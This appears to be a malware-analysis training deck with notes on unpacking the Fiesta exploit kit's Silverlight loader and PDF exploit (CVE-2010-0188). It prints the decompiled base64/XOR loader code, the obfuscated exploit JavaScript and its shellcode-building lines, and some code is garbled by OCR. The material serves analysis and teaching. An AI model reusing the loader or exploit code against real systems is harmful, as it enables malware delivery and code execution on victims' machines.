
**md5sum f\_silver.xap**

76695fa5d028dac370e378ad03d6c0b6

Sample VT Link:

<https://www.virustotal.com/en/file/584253ae6aa13a1140935b84c2f21c4e0dbe0844173d4b7ea85a75fa8949b1c4/analysis/>

Let's discuss why .NET is “easy” to reverse.




Before we discuss how .NET is compiled, let's do a quick review of standard C software compilation.

[Discussion – See the domain from our reference link for details]

#### Reference

Parkansky, K. (2013). Compiling and linking [Online image]. Retrieved from <http://www.aboutdebian.com/compile.gif>



In .NET, the initial compilation process ends with the source code being compiled into Intermediate Language (IL) code. The resulting executable contains IL, which is compiled further into native code *during runtime*. The on-disk IL code is easy to decompile, unlike native architecture code.

### [Discussion]

#### Reference

Piirainen, J. (2008). Overview of the common language infrastructure [Online image]. Retrieved from [https://en.wikipedia.org/wiki/.NET\\_Framework](https://en.wikipedia.org/wiki/.NET_Framework)



## Fiesta Silverlight cont.

- Numerous IL Tools Available
  - ILSpy
  - GrayWolf
  - DotPeek
  - DILE
  - .NET Reflector (Commercial)
  - And More



RedGate Software's .NET Reflector software is fantastic, but the bugger is commercial software.

My personal favorite open source project is ILSpy (<http://ilspy.net/>).

Before we dig into ILSpy, let's review the .XAP file structure from this sample.



## Fiesta Silverlight cont.

- .XAP File Contents:

Filename	Permissions	Version	OS	Original	Compressed	Method	Date	Time
xmkuncp95.dll	-rw----	0.0	fat	9216	3852	defN	15-Jan-18	16:57
stabzp	-rw----	0.0	fat	17068	6092	defN	15-Jan-18	16:57
AppManifest.xaml	-rw----	0.0	fat	345	199	defN	15-Jan-18	16:57

- stabzp = Packed .NET PE (.exe)
  - Base64-encoded + XOR'd
- Xmkuncp95.dll = Loader
  - Open in ILSpy



An .xap file is really just a .zip file with an AppManifest.xaml file along with a Dynamic Link Library (.dll).

Details here: [https://en.wikipedia.org/wiki/XAP\\_\(file\\_format\)](https://en.wikipedia.org/wiki/XAP_(file_format))

Since the .xap file is just a zip file, go ahead and **extract the file to review its contents.**

We find that the AppManifest.xaml file points to the proper .dll for the Silverlight runtime environment to load upon execution. In our case, the AppManifest.xaml file contains the following:

```
<Deployment xmlns="http://schemas.microsoft.com/client/2007/deployment"
  xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml"
  EntryPointAssembly="xmkuncp95" EntryPointType="xmkuncp95.App"
  RuntimeVersion="3.0.40818.0">
  <Deployment.Parts>
    <AssemblyPart x:Name="xmkuncp95" Source="xmkuncp95.dll" />
  </Deployment.Parts>
</Deployment>
```

As we can see, the .NET assembly located within **xmkuncp95.dll** is loaded when our sample .xap file is executed.



## Fiesta Silverlight cont.

```
xmkuncp95 (1.0.0.0)
+-- References
+-- Resources
+-- {}
+-- xmkuncp95
+-- App
+-- MainPage
```

Decodes Packed File:

```
Uri uri = new Uri("stabzp", 2);
Stream stream = Application.GetResourceStream(uri).get_Stream();
StreamReader streamReader = new StreamReader(stream);
string text = streamReader.ReadToEnd();
byte[] array = Convert.FromBase64String(text);
for (int i = 0; i < array.Length; i++)
{
    byte[] expr_7C_cp_0 = array;
    int expr_7C_cp_1 = i;
    expr_7C_cp_0[expr_7C_cp_1] ^= 115;
}
Stream stream2 = new MemoryStream(array);
AssemblyPart assemblyPart = new AssemblyPart();
Assembly assembly = assemblyPart.Load(stream2);
Type type = assembly.GetType("want.gals");
ConstructorInfo[] array2 = this.th64y4(type);
this.tyrhrth(array2[0], new object[]
{
    e.get_InitParams().get_Item("jars")
});
```

Open the “**xmkuncp95.dll**” file in ILSPy.

Once open, select the “**xmkuncp95**” assembly and click on “**MainPage**”.

Oooooohhhh! C# source code!

In the code snippet on this slide, we can see that the “stabzp” file is read into the `text` variable.

Next, the `text` variable is base64 decoded and stored in an array called `array`.

The code then XORs each character of the `array` by decimal 115.

Finally, the `want.gals` assembly from the array is executed.

***Our goal is to find the contents of the array after the base64 and XOR processing.***



## Fiesta Silverlight cont.

- Python Script to Unpack:

```
Uri uri = new Uri("stabzp", 2)
Stream stream = Application.ResourceStream(uri).get_Stream();
StreamReader streamReader = new StreamReader(stream);
string text = streamReader.ReadToEnd();
byte[] array = Convert.FromBase64String(text);
for (int i = 0; i < array.Length;
{
    byte[] expr_7C_cp_0 = array;
    int expr_7C_cp_1 = i;
    expr_7C_cp_0[expr_7C_cp_1] ^= 115;
}
Stream stream2 = new MemoryStream(array);
AssemblyPart assembly = new AssemblyPart
Assembly assembly = assembly.Part.Load(stream
Type type = assembly.GetType("st.gals");
ConstructorInfo[] array2 = this.the_v4(type
this.tyrhrh(array2[0], new object[]
{
    e.get_InitParams().get_Item("jars")
});
```

```
1   import base64
2
3   base64_string = ""
4   decoded_string = ""
5   xor_value = 115
6
7   with open('stabzp') as encoded_file:
8       encoded_string = encoded_file.read()
9
10  base64_string += base64.b64decode(encoded_string)
11
12  for char in base64_string:
13      decoded_string += chr(ord(char) ^ xor_value)
14
15  output_file = open('xor_output.exe', 'wb')
16  output_file.write(decoded_string)
17  output_file.close()
```

Editing IL can be tricky. In this case, we can use an alternate method.

Since we know the “stabzp” file is base64 encoded and XOR’d, we can perform these actions in another language, such as Python. I wrote a simple Python script to take care of this task.

**Open the “f\_silver.py” Python script.**

[Code Review]

**Run the “f\_silver.py” Python script.**

[Make sure the stabzp file is in the same directory]

Once executed, the f\_silver.py script **produces a file called “xor\_output.exe”**.



## Fiesta Silverlight cont.

- Unpacked Code Wasn't on VT
- Uploaded 2015/07/24

SHA256: 6b30f8fdef56505029083a9bea885bd26eca69827c0d74afed4dc1c0b4eb455c

File name: xor\_output.exe

Detection ratio: 20 / 55

Analysis date: 2015-07-24 22:09:46 UTC (1 day, 23 hours ago)

- Further Analysis Possible
  - Let's Do Something Else...



Once you have the second malicious Silverlight file, make sure it has the proper MD5 hash:

```
md5sum xor_output.exe
3da2dd91203ccffd73c3eb92e0d6df59
```

When I first extracted this puppy, I found that the sample was not yet uploaded to VirusTotal (VT). I uploaded the sample on 2015/07/24. The detection ratio was 20 / 55. Not bad.

You can open the **xor\_output.exe** file in ILSpy to continue analysis, but we will digress at this point. As with the Flash exploit, we were able to extract a second, embedded piece of exploit code. If you would like to analyze this further, please ping me.

For now, let's move on to the Adobe PDF exploit!



# Fiesta PDF Analysis

- Wireshark: **tcp.stream eq 36**
- Exploits [CVE-2010-0188](#)
  - TIFF Object Exploit
  - Decent [Write-Up by Jason Zhang](#)
- Let's Analyze!



It's that time again. **Open '2015-01-20-Fiesta-EK-infection-traffic.pcap'** in Wireshark.

Enter the following packet filter:

**tcp.stream eq 36**

(This is the TCP stream in which the Adobe PDF exploit is sent to the host.)

**Right-click** on any frame in this filter (such as frame 1376) and select “Follow TCP Stream”.

Take note of the “**orwzils65.pdf**” file being sent to the host. This is the Adobe PDF exploit.

You can obtain this file by:

- Carving manually from this stream
- Using Wireshark’s “File -> Export Objects -> HTTP” method
- Grabbing the “2015-01-20-Fiesta-EK-pdf-exploit.pdf” file in Brad’s artifacts folder
- Grabbing the “f\_pdf.pdf” file that I provided

Once you have the malicious .pdf file, make sure it has the proper MD5 hash:

**md5sum f\_pdf.pdf**

f4346a65ea040c1c40fac10afa9bd59d

Sample VT Link:

<https://www.virustotal.com/en/file/06b61815fc2af0ca07d76b6228e5db75779cbe43f1f6be97438474dc19984775/analysis/>

This sucker exploits CVE-2010-0188. Jason Zhang has a great article on Symantec's "Security Response Blog" on how this particular CVE works:

<http://www.symantec.com/connect/blogs/pdf-malware-writers-keep-targeting-vulnerability>



## Fiesta PDF Analysis cont.

- Extract Data w/[pdfextract](#)
  - Part of [origami-pdf](#)
- 3 Streams
  - stream\_5.dmp
    - XFA Form w/JavaScript
  - stream\_10.dmp
    - Encoded Content Used by JS
  - stream\_12.dmp
    - Decoy Text (Boring)



Adobe PDF analysis tools are plentiful. My favorite GUI-based tools include pdfwalker (Linux) and PDF Stream Dumper (Windows). While the GUI-based tools are purty, we're going to use the Linux CLI tool **pdfextract** for our dirty work. This tool is part of the origami-pdf Ruby framework: <https://code.google.com/p/origami-pdf/>.

Let's extract all relevant resources from our malicious PDF using pdfextract:

```
pdfextract f_pdf.pdf
```

Extracted 3 PDF streams to 'f\_pdf.dump/streams'.

Extracted 0 scripts to 'f\_pdf.dump/scripts'.

Extracted 0 attachments to 'f\_pdf.dump/attachments'.

Extracted 0 fonts to 'f\_pdf.dump/fonts'.

Extracted 0 images to 'f\_pdf.dump/images'.

You will notice that our output does not include any extracted JavaScript (JS). However, we end up with three (3) extracted streams. **Check the 'f\_pdf.dump/streams' folder.**

Upon review, we find that **stream\_5** is an Adobe XFA form that includes JS.

We also find that **stream\_10** contains some encoded data. The encoded data is pulled in by the JS and decoded.



## Fiesta PDF Analysis cont.

- `stream\_5.dmp` = XFA Form

```
108 -<template xmlns="http://www.xfa.org/schema/xfa-template/2.5/"><subform layout="tb" locale="en_US" name="gapejess">
109   <contentArea h="756pt" w="576pt" x="0.25in" y="0.25in"/><medium long="792pt" short="612pt" stock="default"/><
110     <field h="65mm" name="mini"><field h="65mm" name="dint" w="85mm" x="53mm" y="88mm"><event name="chic" activity="initia
111       <application/x-javascript>
112     function cyanwd(y9j,pq){return towsc(twosk(y9j,pq))};
113     function twosk(lib,gx5){var vf,ye,ub,h8,zz,rgs,tp;ye='length';ub='';vf=0;tp=lib[ye];rgs='DL6aBZ-Aeu3W4CigX=17ml5dz,
114       g++}{vf+=gx5;z=z+end0(rgs,lib[h8]);zz=(zz+v�)%rgs[ye];ub+=rgs[z]];return ub}
115     function ragsqi(){if(event.datali==undefined){return 'ode'}return ''}
116     function towsc(wd){var kc,nlz,nj,zli,hr7,fwx,ate;nj=wd.length;hr7='';ate=papai0(ragsqi(),String);for(fwx=0;fwx<nlz;
117       g=parseInt(zli,16);hr7+=ate(nlz));return hr7}
118     function papai0(dr,sy){var c5v=c5v-quadfs('Crfa');return sy[c5v+dr]}
119     function lend0(r4u,byt){return r4u.index0f(byt)}fuzzj=[123,2
120       g=6xFYuXUFAABJgDQIH4XJdff/40jq///9pMbHx9BluySTLemQW6kT6dtf2hrTfebHB8f45boso78C/eZHB8fjbK0/02Wz/ewHB8ftPTTpqZsL,
121       g=Y780EFLdx8PHx9IdQ2N4Ewjjkf8CpqYEKLXhlaWS5cXLBef4j9sHOFcfdRHR8fjvxLT+zmt9rSk914ExfsUhI4ExbxR729+cehr+x+0/EpiFEd,
122       g=fhx+a32oU4Vzy9wehIx+0/NZhsh7Z9LuIkmxnSbMmIWrk2BkkLh8f0ffghbfj3UfdeHgT8tJSEqW+qZEizSL94sdHx+0/GFOkyHTeBMKSrfa,
123       g=UFupE9+axqc3vv0wOBvdx7RLtzWXrKa32sqSZJrG80u34bn97UdHx9g557LSGvf0Fq/KEe4Z0rkuauT10UW4DHFMOMx7JXtf6yb2arcu392,
124       g=ZHh9PSUjgTfth2R9DS EhJm0Gymt9q5HVgSeBML5IjGZJcsE914Ew7fdR9J4Erjn0CaAfph0u01Spb6luGymt9q5SELikTxmOGzebsb32rmkmDhs
125       g=52A4E62wi4Pp7APFLf3Sh4fH5ZYF3V6d3ofZx93ex8xH3d8H3IfInlgPlmgLpr07Yminat7w2Uj3NB4fH9ZAQdxISpb6dutGntw5Zb45C7f7LV,
126       g=CSOBMB19rBleIsnUfs09J50BMA5rfaxZI4Ew/50BMO19BNxJ7JbhLt+G4dk2zh71SE4uxIbh3JUbAR/dmRsJlxSBHRSjLrsZLRi1/fdGQERB3,
127       g=FofdR9ISuBPL5rfakuUWBea32tST0tP91Yfhx+JSUqUWh/gTxNGmt9qKLKNs17PillMS09qNLiuzybXajuyLs9Pm0ic9g/3feDg4E51dR/gT8d,
128       g=qTA/cf/CXHx8FrvcOhxb4P915UwU4HuUYC+UYBOUYAuWS7fhpQjUrCJRh0N5rpa+/n91Yfhx+zaumg1ZRYD2r/REFA3H+UTyW3J3bzTxxD,
129       g=MNHHBuXllsA37cs2wZI35tHTM/3tUSht2b39x3c3Zx9D90Hx8fam1zcnbxH0N8cnxsem6dFKMMUNxGt6b357Mpxnej8wfD98cG9i
130       g=fm1rPz09Px/3cOTg4L0isDKtC6cZPxey6e0EWqGpOn/Hx8fh0FupE9hkrtN02ERFB//xKJMX+DXg6DWmFnGx6C4ql/rxU0RTzYEtf2hrH,
131       g+A99PV/mkQfh8fx8fH3dra28IMDB1lamxra35ra3Bs3DzBvXZxMgtneS2v0GknMcslLH0sKy58fSp+fConfCYqKCsuKicqJi8uL3kvKCorLy0,
132       g=A'][1],islen1=event;dabs1=gainip();cans5=poloy(event[dabs1]);metey=cyanwd(cans5,15);
133       function poloy(g7){return g7.info.setakoan}
134       function fortdo(xv1,ws,aa){var itw,vey,is2:vey=xv1+boletd();itw=aa[dabs1]:is2:itw\vey1:is2(ws)}
```

Open “stream\_5.dmp” in your text editor and look for the JS on lines 110 – 122.

Extract the JS to a new file, “f\_pdf\_js.js”.

We’re going to want to beautify this code. We’ve done this before, so go ahead and do your thing.



## Fiesta PDF Analysis cont.

- Extract + Beautify JS

```
1 - function cyanwd(y9j, piq) {
2     return towsc(twosk(y9j, piq))
3 }
4
5 - function twosk(lib, gx5) {
6     var vf, ye, ub, h8, zz, rgs, tp;
7     ye = 'length';
8     ub = '';
9     vf = 0;
10    tp = lib[ye];
11    rgs = [];
12    5'DL6aBZ-Aeu3W4CigX=17ml5dzJFnP+pEfKR80qQ2N9jvckUb'
13    for (h8 = 0; h8 < tp; h8++) {
14        vf += gx5;
15        zz = lendo(rgs, lib[h8]);
16        zz = (zz + vf) % rgs[ye];
17        ub += rgs[zz]
18    }
19    return ub
20 }
21 - function ragsqi() {
22     if (event.data != undefined) {
23         return 'ode'
24     }
25     return ''
26 }
27 - function towsc(wd) {
```



Beautify the code:

```
js-beautify -d f_pdf_js.js > f_pdf_js-b.js
```

To begin analyzing this code, you can open the newly created “f\_pdf\_js-b.js” file in your text editor. However, I have already wrapped the JS in HTML and commented the code... so let's just use that.

**Please find and open the “f\_pdf\_js-b.js.html” that I have provided.**

This file is simply an HTML wrapper around the JS. In fact, if you want to make the file yourself, simply do the following:

1) Add the following above the JS:

```
<html><head></head>
<body>
<script type="text/javascript">
debugger;
```

2) Add the following below the JS:

```
</script>
</body>
</html>
```



## Fiesta PDF Analysis cont.

- Only 13 Lines of Code
  - Some Shellcode in Line 6
  - Pulls Shellcode From Stream 10
- poly(g7) Pulls Additional Shellcode  
‘return target.info.setakoan’



You can analyze the code statically, or you can follow along within a debugger.

**To perform live analysis of the “f\_pdf\_js-b.js.html” file, do the following:**

- 1) Open the file in FireFox
- 2) Click the FireBug icon (top right)
- 3) Select the “Script” tab
- 4) Hit F5 to refresh the page and make the debugger stop at the ‘debugger;’ statement

The “f\_pdf\_js-b.js” file consists of only 13 lines of code.

**fuzzj** = Array with index [1] being some shellcode

Next slide.



## Fiesta PDF Analysis cont.

- **event** is Provided by Adobe's API
  - In Our Case, event = The JS Itself
- Comment Out Line 61
- Change Line 63 Code; See Line 64

```
59 }
60 fuzzj = [123, '6xFYuXUFAABJgDQIH4XJdff/40jq///9pMbHx9BluySTLemQW
61 //islenl = event;
62 dabs1 = gain1p(); // 'target'
63 //cans5 = poloy(event[dabs1]);
64 cans5 = poloy(dabs1);
65 metey = cyanwd(cans5, 15);
66
67 function poloy(g7) {
68     //return g7.info.setakoan // target.info.setakoan
69     return '8m53di9RP-+Zbi=ez-5QdP30W4+W0=-9B=5Qdz3gDpUDA=-c8lZ84
70 }
```

We run into a problem when we hit line 61 as seen on this slide:

```
islenl = event;
```

The event statement is provided by the Adobe JS API. Since we're in FireFox, this is not available to us. With a little knowledge of how XFA forms work, we find that the event statement in this code references the JS itself. Yeah, a self-reference if you will.

[[http://blogs.adobe.com/formfeed/2009/03/xfa\\_30\\_event\\_propagation.html](http://blogs.adobe.com/formfeed/2009/03/xfa_30_event_propagation.html)]

If we **comment out line 61**, we can avoid an error in FireFox.

Next, we can change the code from what we see as line 63:

```
cans5 = poloy(event[dabs1]);
```

This code calls poloy() and passes `event.dabs1`. Since we know that `event` is just the JS itself, we also know we're just passing the `dabs1` variable to the function. Thus, we can modify the code to do just that:

```
cans5 = poloy(dabs1);
```

On line 64, we see that `cans5` is set to the result of a call to poloy(dabs1). We see the poloy() function starting on line 67. You'll noticed that I commented out the original return statement and simply set the value properly. However, the original code, as seen line 68, returns the value of 'target.info.setakoan'. Next slide!



## Fiesta PDF Analysis cont.

- Search PDF via pdf-parser
- Object 8 References Object 10
  - Object 10 = setakoan

```
pdf-parser --search='setakoan' f_pdf.pdf
obj 8 0
Type:
Referencing: 10 0 R
```

```
< /setakoan 10 0 R
>>
>> /creationdate (D.20150118165710)
```



We can use the pdf-parser tool in REMnux to find the `setakoan` object.

Simply run the following:

```
pdf-parser --search='setakoan' f_pdf.pdf
```

As we see in the output on this slide, `/setakoan` is a reference to object 10. If you remember, we found that object 10 is a stream that contains encoded data. Yay us!



## Fiesta PDF Analysis cont.

- Call to cyanwd() on Line65
- metey Will Consist of More JS!
  - New JS Function: **vetak()**

The screenshot shows a debugger interface. On the left, the source code is displayed:

```
54     return sy[csv + or];
55 }
56
57 function lend0(r4u, bty) {
58     return r4u.indexOf(bty)
59 }
60 fuzzj = [123, '6xFYuXUFAABJgDQIH4XJdff/40jq///'
61 //islenl = event;
62 dabs1 = gainlp(); // 'target'
63 //cans5 = poloy(event[dabs1])
64 cans5 = poloy(dabs1); // setaks to setakoan
65 metey = cyanwd(cans5, 15);
```

A red arrow points from line 65 to the right pane, which shows the current scope named "metey". The "metey" scope contains the following code:

```
"function vetak(){var p8,
(0,bow) +'kAcAAAEDEAAEAAA Aw
////wAAAABAAAAA AAAAAAAAQA
////wAAAABAAAAA AAAAAAAAQA
////AAAAP///8AAAAAgKHL
bolotd()
cyanwd(y9j, piq)
fortdp(xy1, ws, dabs1)
gainlp()
hide4x(iqh, p5)
```

After `cans5` is set, we see a call to cyanwd() to set the `metey` variable on line 65.

After this call, `metey` will be a new JS function, vetak().

```

123 //fortdp('e', metey, islenl);
124 //fortdp('e', metey, dabs1);

126 - function vetak() {
127   debugger;
128
129   //u55 = app.viewerVersion.toString().replace('.', '');
130   u55 = 8000
131
132   u55 = parseInt(u55, 10);
133   //if (Idint.value.image.value && u55 > 7900) {
134   - if (u55 > 7900) {
135     rg = 'substring';
136     bow = 8984 - fuzzj.length;
137     for (p8 = 'kJCQ'; p8.length < bow; p8 += p8);
138     jk = 'SUkqADggAACQ' + p8[rg](0, 2000) + fuzzj + p8[rg](0, bow) + 2
      ↳ 'kAcAAAEDAAEAAAAwIAAAAQEDAAEAAAABAAAAwEDAAEAAAABAAAEEQEEAAEA
      ↳ 'o+uASjgggkpuL4BK////wAAAAABAAAAAAAQAAAAAABReAsiBWhEoPY4BKo+uASjAggkqvW
      ↳ 'UFBeAzzpEtTguoFF4BKQUFBQagAAAACF4BK' : ↳
      ↳ 'KB+ASjiQhEp9foBK////wAAAABAAAAAAAQAAAAAApWOASiAJikqWIYBKKB+ASjCQhErYp
      ↳ 'P0Klg6CsqVjgEpBQUFBAAAQKjgEpBQUFB') + ↳
      ↳ 'MdtkilswilsMilsUi3MohfZ0HTHAmaxGPGFyAiwgwcoNACKewHxvgfpecbtQi2sQixt12ItFPItUB
      ↳ '/...DwAA/WoE/zb/1YXArXX1gThJSSoAde2NcAgxybUD86WQ';

139   debugger;
140   console.log(jk);

```

On lines 123-124 above, I commented out some calls to `fortdp()`. This function call eventually leads to the execution of the `vetak()` JS function, so I just pasted that function within our code.

On line 129, you can see where I commented out the call to `app.viewerVersion`, which is another item provided by the Adobe API. This code is just trying to set the `u55` variable to a 4-digit number representing the version number for Adobe Reader. I simply faked the version number on line 130 where I assigned the value of “8000” to `u55`.

**The most important line here is 138, in which the `jk` variable is created. This is the base64-encoded shellcode!**

You'll see that I added the `debugger;` statement on line 139. I also added the `console.log(jk)` statement on line 140.

Using this, we can simply review the console and pull out the value of `jk`, the attack shellcode.

Let's analyze this shellcode. Next slide!



## Fiesta PDF Analysis cont.

- Oh Look! Shellcode!
- Convert Base64 → ASCII
- Convert ASCII → Hex String
- Let's Discuss Shellcode...



While debugging, we can review the contents of the 'jk' variable prior to being assigned to the rawValue of dint.

When we do this, we find that the string consists of a base64 string.

**Copy the contents of this variable into a new file called “f\_pdf\_shellcode.b64”.**

We can decode the contents of this file by running:

```
cat f_pdf_shellcode.b64 | base64 -d > f_pdf_shellcode.txt
```

This produces an ASCII file. Since we want the hex string itself, let's use the Linux hex dumper tool `xxd` to extract the hex:

```
xxd -p f_pdf_shellcode.txt | tr -d '\n' > f_pdf_shellcode.h
```

Open **f\_pdf\_shellcode.h** in your text editor.

This is the raw Hex that makes up the shellcode.

Speaking of shellcode... next slide.



# What is Shellcode?

- Payload of the Exploit
- Etymology:
  - Code Often Used to “Pop a Shell”
- Goal:
  - Overwrite the Instruction Pointer (IP)
  - IP → Shellcode = WIN



Good ‘ol Wikipedia has a decent article on shellcode:

<https://en.wikipedia.org/wiki/Shellcode>

The goal of an exploit is to overwrite the Instruction Pointer (IP), which points to the next instruction the CPU is going to process. By overwriting the IP, one can take control of the processor, thus successfully implementing remote code execution (RCE).

Wikipedia also has a decent article on the instruction pointer (a.k.a. the program counter):

[https://en.wikipedia.org/wiki/Program\\_counter](https://en.wikipedia.org/wiki/Program_counter)



# Shellcode to Binary

- Let's Convert Shellcode to Binary
- Many Options... I Like These:
  - David Zimmer's [shellcode 2 exe](#)
    - Online Tool, Many Formats
  - Python-based
    - Hex String → Binary File
    - Open in IDA
  - shellcode2exe.py
    - Hex String → Windows PE
    - Open in Debugger



OK, let's analyze our shellcode. To do so, we'll want to embed the shellcode in a portable executable (PE) and then analyze the resulting executable within a debugger. As a note, a PE is just a Windows executable file (such as an .exe).

[[https://en.wikipedia.org/wiki/Portable\\_Executable](https://en.wikipedia.org/wiki/Portable_Executable)]

An alternative approach to creating an executable is to create a binary file from the shellcode hex string via Python and then load the binary file into IDA Pro. In our case, we'll use the first approach.


I really like using Mario Vilas' **shellcode2exe** command in REMnux. Unfortunately, this tool does not work with our shellcode sample, as it is too large (>4k). For future review, you can find Mario's github repo here:

[https://github.com/MarioVilas/shellcode\\_tools](https://github.com/MarioVilas/shellcode_tools)

[On REMnux: shellcode2exe.py is /opt/remnux-scripts/shellcode2exe.py]

We are going to use David Zimmer's online "shellcode 2 exe" tool, which can be found here:

[http://sandsprite.com/shellcode\\_2\\_exe.php](http://sandsprite.com/shellcode_2_exe.php)



**Open the “f\_pdf\_shellcode.h” file** and check out the hex string. Notice the first 16 hex characters:

49492a0038200000

This is actually part of the exploit rather than the actual shellcode. The shellcode begins with the first long series of 90s. The opcode “90” is used for “No Operation Performed”, a.k.a. a NOP. The string of NOPs you see is referred to as a “NOP sled”.

[Discussion of NOP sleds – See here: [https://en.wikipedia.org/wiki/NOP\\_slide](https://en.wikipedia.org/wiki/NOP_slide)]

What we want to do is remove the first portion of this hex, including the first 16 characters and the first NOP sled. Go ahead and remove this content and save the file as “**f\_pdf\_shellcode2.h**”.

The “f\_pdf\_shellcode2.h” file should start with “eb1158b975050000”.  
(See screenshot)

If you have online access, visit the site here:  
[http://sandsprite.com/shellcode\\_2\\_exe.php](http://sandsprite.com/shellcode_2_exe.php)

**Paste the contents** of “f\_pdf\_shellcode2.h” into the page.

Leave the Output option set to the default, “**Standard exe: 4k buf**”

**Click the Submit button** and save the resulting PE as “**fiesta\_shellcode.exe**”

BOOM! We now have an executable that we can review within our debugger.



